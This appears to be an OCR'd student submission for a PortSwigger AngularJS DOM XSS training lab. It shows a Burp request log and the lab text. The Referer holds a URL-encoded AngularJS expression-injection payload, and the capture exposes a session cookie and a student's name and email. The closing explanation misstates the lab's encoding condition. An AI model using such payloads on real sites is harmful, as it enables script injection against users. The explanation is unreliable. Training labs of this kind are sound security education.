
2030	https://0ad4009a04519488...	GET	/academyLabHeader		101	147				✓	79.125.84.16	01:46:16 11...	80
2031	https://0ad4009a04519488...	GET	/?search=qwerty123	✓	200	5161	HTML		DOM XSS in Angular...	✓	79.125.84.16	01:46:32 11...	80
2032	https://0ad4009a04519488...	GET	/resources/labheader/js/comple...		200	167	script	js		✓	79.125.84.16	01:46:32 11...	80
2033	https://0ad4009a04519488...	GET	/resources/labheader/images/ps...		200	699	XML	svg		✓	79.125.84.16	01:46:32 11...	80
2034	https://0ad4009a04519488...	GET	/academyLabHeader		101	147				✓	79.125.84.16	01:46:33 11...	80

Request

```
GET /?search=qwerty123 HTTP/1.1
Host: 0ad4009a04519488c0693d6700ea00ae.web-security-academy.net
Cookie: session=LgQtcB2TJUKZZtFkxe6iAHPx2eMQDpsN
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/108.0.5359.95 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ad4009a04519488c0693d6700ea00ae.web-security-academy.net/?search=%7B%7B%2
4on.constructor%28%27alert%281%29%27%29%28%29%7D%7D
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Response

```
Content-Length: 5061

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsBlog.css rel=stylesheet>
    <script type="text/javascript" src="/resources/js/angular_1-7-7.js">
    </script>
    <title>
      DOM XSS in AngularJS expression with angle brackets and double quotes
      HTML-encoded
    </title>
  </head>
  <body ng-app>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner is-solved'>
        <div class=container>
          <div class=logo>
```



My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

If you need to change any more of your account details, please contact us.

Your Saved Payment Cards

Web Security Academy » Cross-site scripting » DOM-based » Lab

Lab: DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

PRACTITIONER LAB ✓ Solved

This lab contains a DOM-based cross-site scripting vulnerability in a AngularJS expression within the search functionality.

AngularJS is a popular JavaScript library, which scans the contents of HTML nodes containing the `ng-app` attribute (also known as an AngularJS directive). When a directive is added to the HTML code, you can execute JavaScript expressions within double curly braces. This technique is useful when angle brackets are being encoded.

To solve this lab, perform a cross-site scripting attack that executes an AngularJS expression and calls the `alert` function.

EXPLANATION:

If an AngularJS expression contains angle brackets or double quotes that are not properly HTML-encoded, it may be possible for an attacker to inject malicious code into the expression, resulting in a DOM-based XSS vulnerability. To prevent such attacks, it is important to ensure that all user input is properly sanitized and HTML-encoded before it is included in an expression. This can be done by using AngularJS's built-in sanitization functions.